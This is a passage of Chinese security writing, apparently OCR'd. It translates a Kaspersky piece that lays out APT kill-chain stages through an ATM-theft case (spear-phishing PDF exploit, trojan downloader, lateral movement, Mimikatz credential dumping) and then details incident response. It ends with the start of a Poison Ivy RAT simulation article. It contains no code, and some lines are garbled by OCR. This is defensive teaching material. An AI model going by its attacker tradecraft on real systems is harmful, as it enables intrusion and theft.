为杀伤链），下面我们将以从 ATM 窃取资金的 APT 攻击活动为例具体介绍杀伤链的相关步骤。

1. 侦察阶段


在该阶段，首先要做的就是信息收集，这里需要收集有关银行及其数据资产的公开信息。利用收集到的信息确定公司的组织结构、技术堆栈、信息安全措施等，在该阶段为了获取更详细的信息往往也会对该银行的员工进行社工（在论坛和社交网站上收集信息，特别是那些专业性质的信息）

2. 工具选择（武器化阶段）

攻击者在获取到详细的信息之后，会结合相关的信息选取相关的工具，他们可能会使用新的或已经存在的可利用的安全漏洞（0 day 或 N day）的恶意软件，在该阶段也会选择恶意软件的 payload。

3. 钓鱼阶段

在该阶段，主要是利用构造好的恶意软件，电子邮件附件，网络钓鱼链接或受感染的 USB 设备进行水坑攻击（感染目标组织员工访问的站点），在我们的案例中，攻击者使用鱼叉式网络钓鱼，代表金融监管机构 - 俄罗斯联邦中央银行（俄罗斯银行）向特定银行员工发送电子邮件。该电子邮件包含利用 Adobe Reader 中的漏洞的 PDF 文档。



4. 载荷投递阶段

钓鱼成功（例如，员工打开附件），则利用漏洞下载 payload,通常，它包含执行攻击后续阶段所需的工具。在我们的示例中，它是一个特洛伊木马下载程序，一旦安装，就会在下次打开计算机时从攻击者的服务器上下载僵尸程序。如果钓鱼失败，网络犯罪分子通常也不会放弃;他们采取一步（或几个步骤）以更改使用的攻击媒介或恶意软件。

5. 感染阶段


恶意软件会感染计算机，以便在重新启动或安装更新后无法检测或删除它。例如，上面的木马下载程序在 Windows 启动时注册自己，并在那里添加了一个机器人。当下次启动受感染的 PC 时，特洛伊木马会检查系统中的机器人，并在必要时重新加载它。

反过来，机器人不断出现在计算机的内存中。为了避免用户怀疑，它在熟悉的系统应用程序下被屏蔽，例如 lsass.exe（本地安全认证服务器）。

安装的恶意软件会感染计算机并隐藏好自身，以便在重新启动或安装更新后无法检测或删除它。例如，上面的木马下载程序在 Windows 启动时注册自己，并在那里添加了一个后门程序。当受感染的 PC 下次启动时，木马会检查系统

中的后门，并在必要时重新加载它。

为了避免用户怀疑，它通常隐藏在用户熟悉的进程下并且品比来自安全服务器的检查，例如 lsass.exe（本地安全认证服务器）。




6. 内网移动阶段

在此阶段，恶意软件会等待来自攻击者的命令。接收命令的最常用方法是连接属于攻击者的 C&C 服务器（大多时候只是一个样本存储跳板）。这就是我们样例中的恶意软件所做的事情：当它第一次处理 C&C 服务器时，它收到了执行进一步扩散（横向移动）的命令，并开始连接到公司网络内其它的计算机，如果受感染的计算机无法直接访问 Internet 并且无法直接连接到 C&C 服务器，则攻击者可以将其它软件发送到受感染的计算机，在组织的网络中部署代理服务器，或者感染物理介质以克服“网络安全隔离措施””。

7. 目标行动阶段

现在，网络犯罪分子可以处理，受感染计算机上的数据：复制，修改或删除它。如果未找到必要的信息，攻击者可能会尝试感染其他计算机，以增加可用信息量或获取允许其达到其主要目标的其他信息。


我们示例中的恶意软件感染了其他 PC，以搜索可以作为管理员登录的计算机。一旦找到这样的机器，机器人就转向 C&C 服务器下载 Mimikatz 程序和 Ammyy Admin 远程管理工具。



Mimikatz 执行的例子。所有登录名和密码都以清晰的视图输入，包括 Active Directory 用户密码。

如果成功，恶意软件可以连接到 ATM 网关并对 ATM 发起攻击：例如，它可以在 ATM 中实现一个程序，当检测到特殊的塑料卡时，该程序将分配现金，攻击的最后阶段是删除并隐藏受感染系统中的任何恶意软件痕迹，尽管这些活动通常不包含在杀伤链中。

事件调查的有效性以及对受影响组织的物质和声誉损害的程度直接取决于检测到攻击的阶段。



如果在“目标行动”阶段（后期检测）检测到攻击，则表示信息安全服务无法抵御攻击。在这种情况下，受影响的公司应重新考虑其预防方法。

事件响应保护策略（我的网络是我的城堡）

我们从网络犯罪分子的角度分析了目标攻击的阶段；现在让我们从受影响公司的信息安全人员的角度（防守方）来看待它。双方工作背后的基本原则基本相同：都需要精心准备和循序渐进的战略。不同的是，所使用的工具及截然不同的目标：

1、减轻攻击造成的伤害；

2、尽快恢复信息系统的初始状态；

3、制定指示以防止将来发生类似事件。

这些目标主要分两个阶段实现：一、事故调查，二、系统恢复。调查必须确定：

1、初始攻击向量；

2、攻击者使用的恶意软件，漏洞利用程序和其他工具；


3、攻击目标（受影响的网络，系统和数据）；

4、对组织的损害程度（包括声誉损害）；

5、攻击阶段（是否完成并实现目标）；

6、时间帧（攻击开始和结束的时间，在系统中检测到的时间和信息安全服务的响应时间）。

调查完成后，需要根据调查期间获得的信息制定可实施的系统恢复计划。总体而言，事件响应保护策略如下所示：



事件响应阶段

与目标攻击的各个阶段一样，接下来我们将更详细地分析反 APT 攻击所涉及的各个阶段。

1. 准备阶段

准备工作包括制定流程和策略以及选择工具。首先，我们需要创建一个多级安全系统，可以抵御使用多个攻击媒介的入侵者。保护水平可分为两组。

第一组包括安装旨在防止攻击的工具（预防）：

1) 工作站安全解决方案；

https://www.kaspersky.com/small-to-medium-business-security/endpoint-select

2) 入侵检测和入侵防御系统（IDS/IPS）；

3) 防火墙保护 Internet 网关;

4) 代理服务器来控制 Internet 访问。

第二组包含旨在检测威胁的解决方案（检测）：

1) 具有集成威胁报告组件的 SIEM 系统，用于监控信息系统中发生的事件;


2) 反 APT 系统，用于比较各种安全机制提供的检测到的威胁数据;

https://www.kaspersky.com/enterprise-security/cybersecurity-services

3) 蜜罐 - 一种特殊的虚假对象，用于网络攻击，由信息安全服务机构隔离并密切监控;

4) EDR 系统（用于检测和响应端点上的威胁的工具），可提高对端点上发生的事件的认识，并实现自动遏制和消除威胁。

我们选择的组织就是为意外攻击做好准备。ATM 与银行的主网络分离，对子网的访问仅限于授权用户。



被攻击组织的网络

SIEM 系统用于监视和分析网络上发生的事件。它收集有关所有员工用于访问 Internet 的代理服务器的网络连接的信息;卡巴斯基实验室安全专家提供的集成威胁数据源;通过 Postfix 邮件服务器发送的电子邮件通知，包括有关标题，DKIM 签名等的信息;SIEM 还在企业 IT 基础架构的任何工作站上收到有关安全解决方案激活的信息。

另一个是渗透测试，以预测网络攻击的可能矢量。公司的 IT 专家和第三方组织都可以模拟企业网络的渗透。后一种选择更昂贵，但更可取：专门从事笔测试的组织拥有丰富的经验，并且能够更好地了解当前的威胁向量。

最后，很重要的一点是-安全培训即教育企业的员工。这包括针对所有员工的内部网络安全培训：应该让他们了解公司的安全策略，并知道在发生网络攻击时该怎么做。培训还包括针对负责公司信息安全的专家的专有培训，以及有关公司内外安全事件的信息积累（本地威胁情报事件库的构建）。这些信息可能来自不同的来源，例如内部公司报告或专门分析网络威胁的第三方组织，例如卡巴斯基威胁情报平台:

https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2017/08/20080249/Kaspersky_Threat_Intelligence_Services.pdf

2. 识别阶段

在这个阶段，有必要确定它是否实际上是一个事件。只有这样才能引起警报

并且同事发出警告。为了识别事件，使用了所谓的触发器 - 表示网络攻击的事件。其中包括工作站尝试连接到已知的恶意 C&C 服务器，安全软件性能出现错误或失败，用户权限意外更改，网络上的未知程序等等。

有关这些事件的信息可能来自各种来源。在这里，我们将考虑两种关键类型的触发器：


EPP 管理系统生成的触发器。当其中一个工作站上的安全解决方案检测到威胁时，它会生成一个事件并将其发送到管理系统。但是，并非所有事件都是触发器：例如，指示检测到恶意程序的事件之后可能会出现有关其中和的事件。在这种情况下，除非在同一台机器上或同一用户经常出现这种情况，否则不需要进行调查。

SIEM 系统生成的事件触发器。SIEM 系统可以从大量安全控制中累积数据，包括代理服务器和防火墙。触发器仅被视为基于比较传入数据和威胁报告而创建的事件。

为了识别事件，将信息安全服务可用的信息与已知的妥协指标（IOC）列表进行比较。公共报告，威胁数据馈送，静态和动态样本分析工具等可用于此阶，在不启动测试样本的情况下执行静态分析，并包括收集各种指示符，例如包含 URL 或电子邮件地址等的字符串。动态分析涉及在受保护环境（沙箱:

https://securelist.com/threats/sandbox-glossary/?utm_source=securelist&utm_medium=blog

）或隔离计算机上按顺序执行调查中的程序识别样本的行为并收集威胁指标。



IOC 检测周期

从上图可以看出，收集 IOC 是一个循环过程。基于来自 SIEM 系统的初始信息，生成识别方案，这导致识别新的妥协指标。

以下是威胁数据源如何用于识别鱼叉式网络钓鱼攻击的示例 - 在我们的示例中，是附带利用 Adobe Reader 漏洞的附加 PDF 文档的电子邮件。

SIEM IP *检测发 电 邮 务* IP

SIEM *恶* URL Feed *检测 载 请*

SIEM Botnet C C URL *馈 检测对* C C *务 请*

过 检测 删 Mimikatz; *检测 发 给* SIEM

因此，在早期阶段，可以以四种不同的方式检测攻击。这也意味着该公司将受到最小的损害。

·假设由于工作量繁重，信息安全服务无法响应第一个警报，并且当响应时，攻击已进入第六阶段（内网移动阶段），即恶意软件已成功渗透到公司的计算机上网络并试图联系 C&C 服务器，SIEM 系统已收到该事件的通知。

在这种情况下，安全专家应识别所有受感染的计算机并更改安全规则以防止感染通过网络传播。此外，他们应该重新配置信息系统，以确保公司在没有受感染机器的情况下持续运行。接下来介绍 3 点需要做的。

1）隔离受感染的计算机

应识别所有受感染的计算机，例如，通过在 SIEM 中查找对已知 C&C 地址的所有呼叫 - 然后将其置于隔离网络中。在这种情况下，应更改路由策略以防止受感染计算机与公司网络上的其他计算机之间的通信，以及受感染计算机与 Internet 的连接。

还建议使用特殊服务检查 C&C 地址，例如威胁查找。因此，这不仅提供了与 C&C 服务器交互的机器人的哈希值，还提供了机器人联系的其他地址。之后，值得在扩展的指标列表中重复 SIEM 中的搜索，因为相同的机器人可能已经与不同计算机上的多个 C&C 服务器进行了交互。必须隔离并检查所有已识别的受感染工作站。

在这种情况下，不应关闭受感染的计算机，因为这会使调查复杂化。具体来说，某些类型的恶意程序只使用计算机的 RAM 而不在硬盘上创建文件。一旦系统收到关闭信号，其他恶意软件可以删除 IOC。

此外，建议不要（主要是物理上）断开受影响 PC 的本地网络连接。某些类型的恶意软件监视连接状态，如果连接在一段时间内不可用，恶意软件可以开始删除其在计算机上的痕迹，从而破坏任何 IOC。同时，限制受感染计算机对内部和外部网络的访问是有意义的（例如，通过阻止使用 iptables 传输数据包）。如果通过 C&C 地址搜索未提供预期结果或如何识别恶意软件应采取的措施的更多信息，可以阅读本指南的完整版本。

2）创建内存转储和硬盘转储

通过分析受感染计算机的内存转储和硬盘转储，您可以获得与攻击相关的恶意软件和 IOC 样本。通过对这些样本的研究，您可以了解如何处理感染并确定威胁的载体，以防止使用类似情况重复感染。可以使用特殊软件（例如 Forensic

Toolkit）收集转储。

3）保持系统性能

在受感染的计算机被隔离后，应采取措施来维护信息系统的运行。例如，如果公司网络上的多台服务器遭到入侵，则应对路由策略进行更改，以将工作负载从受感染服务器重定向到其他服务器。

4. 根除阶段

此阶段的目标是将受损信息系统恢复到攻击前的状态。这包括删除可能已留在受感染计算机上的恶意软件和所有工件，以及还原信息系统的初始配置。

有两种可能的策略：完全重新安装受感染设备的操作系统或只删除任何恶意软件。第一个选项适用于为工作站使用标准软件集的组织。在这种情况下，您可以使用系统映像恢复后者的操作。移动电话和其他设备可以重置为出厂设置，在第二种情况下，可以使用专用工具和实用程序检测恶意软件创建的工件。

1. 恢复阶段

在此阶段，先前受到攻击的计算机将重新连接到网络。信息安全专家继续监控这些机器的状态，以确保完全消除威胁。

2. 总结报告

调查完成后，信息安全服务部门必须提交一份报告，其中包含以下问题的答案：

事件何时发现并确定了谁？

事件的规模是多少？哪些物品受事件影响？

如何执行遏制，根除和恢复阶段？

在事件响应的哪个阶段，信息安全专家的行动是否需要纠正？

根据该报告和调查期间获得的信息，有必要制定措施，以防止今后发生类似事件。这些可以包括安全策略的更改和公司资源的配置，员工信息安全培训等。事件响应过程中获得的妥协指标可用于检测将来此类攻击。

安全事件优先级设置

安全专家可能必须同时回应几个事件。在这种情况下，正确设置优先级并尽快关注主要威胁非常重要 - 这将最大限度地减少攻击的潜在损害。

我们建议根据以下因素确定事件的严重程度：

受感染 PC 所在的网段;

存储在受感染计算机上的数据的价值;

影响同一台 PC 的其他事件的类型和数量;

给定事件的妥协指标的可靠性。

应该注意的是，应该首先保存的服务器或网段的选择，以及可以牺牲的工作站的选择取决于组织的具体情况。

如果源自其中一个来源的事件包括在 APT 威胁报告中

https://securelist.com/all/?tag=538

发布的 IOC，或者有证据表明与先前在 APT 攻击中使用的 C&C 服务器进行交互，我们建议首先处理这些事件。完整版“事件响应指南”中描述的工具和实用程序可以提供帮助。

结语

本文只是介绍了 APT 攻击的主要攻击链及常规的 APT 事件响应策略，简单的一文也不可能涵盖现代网络犯罪分子可以使用的整个武器库，描述所有现有的攻击媒介，也无法为信息安全人员制定分步指南，来帮助应对每一个事件，因为现代 APT 攻击变得非常复杂和多样化，即使是一系列文章也可能还不够，但是，我们希望我们关于识别事件和响应事件的建议将有助于信息安全人员为构建可靠的多层次业务保护奠定坚实的基础。----卡巴斯基（官方建议）

在反病毒及反 APT 攻击方面，卡巴斯基还是很厉害的了，因为他们有自己的样本库，有丰富的样本数据来源及资深的安全大佬，潜心向大佬学习，本文因为作者英语水平有限，若有翻译不适之处，请以原文为主，关于详细的指南可通过文章首的链接获得，最后热烈欢迎对此方面感兴趣的朋友与我交流。

APT-RAT(Poison ivy) 攻击模拟及监测口令提取

原创： Cherishao 信安之路 2018-08-01

APT：高级持续性威胁，APT 攻击主要是指针对特定组织、特定领域或个人进行的蓄谋已久的攻击。如：针对一个国家的基础设施的破坏，针对国防、航空航天、医疗、军民融合等重大领域项目、针对工业系统的破坏、针对金融系统的犯罪、针对地缘政治的影响、针对特定个人的移动端攻击。

在传统的认知中，APT 活动应该是比较隐蔽的，通常不易被察觉。但在 2017 年，APT 组织及其活动，则与网络空间中的大国博弈之间呈现出很多微妙的显性联系。

这种联系主要表现在以下五个方面：

一、APT 行动与国家间的政治摩擦密切相关，如，双尾蝎、黄金鼠和摩诃草等组 织在 2017 年的攻击活动；

二、APT 行动对于地缘政治的影响日益显著， 如 APT28 对法国大选的干扰；

三、指责他国的 APT 活动已成重要外交 手段，如英美等国指责朝鲜制造了 WannaCry；

四、部分机构选择在敏感时期发布 APT 报告，如 APEC 前期有安全机构持续披露海莲花相关 信息；

五、APT 组织针对国家智库的攻击显著增多，如美国的 CSIS（战 略与国际问题研究中心）被入侵。

APT 基础介绍

窃取机构内的敏感数据，最长已持续 10 年，特别是微软 Office 和 WPS 等文档文件。

APT 的攻击方式

攻击者常常使用漏洞利用技术，意图达到未授权安装执行的目的，不仅如此，漏洞的使用还能保证二进制 PE 程序能躲避杀毒软件的检测。攻击组织一般都

掌握着或多或少的 0day 漏洞，不过考虑到成本问题，他们更倾向使用 1day 和 Nday 漏洞展开攻击。 攻击组织一般通过公开的资源、窃取的数据、以及多组织之间的合作，逐步对被攻击目 标从了解到掌握。同时，被攻击目标的供应链涉及到多个环节，这些环节往往也成为被攻击的目标。鱼叉攻击和水坑攻击依然是 APT 组织最青睐的攻击方式，其中鱼叉攻击占主流，也存在通过硬件设备进行网络劫持的攻击。

APT 攻击频繁原因

网络军火民用化 ，2017 年泄露的网络武器库的最终源头主要有两个，一个是据称是 NSA 旗下的方程式组织，另一个据称是美国中情局（CIA）直属的网络情报中心。

监测原理剖析

相信经过以上对 APT 概念化的介绍，没有接触 APT 组的朋友，应该能更加理解这些 APT 组织对一个国家网络空间安全的危害有多大（更多关于近几年 APT 的事件及报告，笔者已将其进行了整理，详情见附件，感兴趣的朋友可通过文末链接下载），那怎么去追踪监测 APT 攻击事件呢?

首先，我们得弄明白这样一点，很多高级可持续攻击 （APT 攻击）活动，其功能以窃取信息和收集情报为主，并且均已隐蔽工作了数年。凡有通讯，必有痕迹（天下武功、唯快不破）我们可以针对重点的通讯数据分析、异常 HTTP/HTTPS 通讯分析、木马心跳包分析、境外 DNS 检索、特征回查等方式来准确发现网络中的各种隐蔽、狡猾的高级网络攻击窃密行为。

(Poison ivy RAT) 攻击模拟

Poison IVY （以下简称 PIVY）是一款十分强大的窃密木马，PIVY 具有易於使用的功能，且这种方便取用的 RAT 可为攻击者者提供较高的匿名性。 相较於其他 RAT，PIVY 是非常容易操作的。其图形化使用者介面 (GUI) 可让使用者轻松建立新的服器及控制受感染的目标。攻击者只要动一动鼠标即可直接入侵到网络、进行资料窃取。

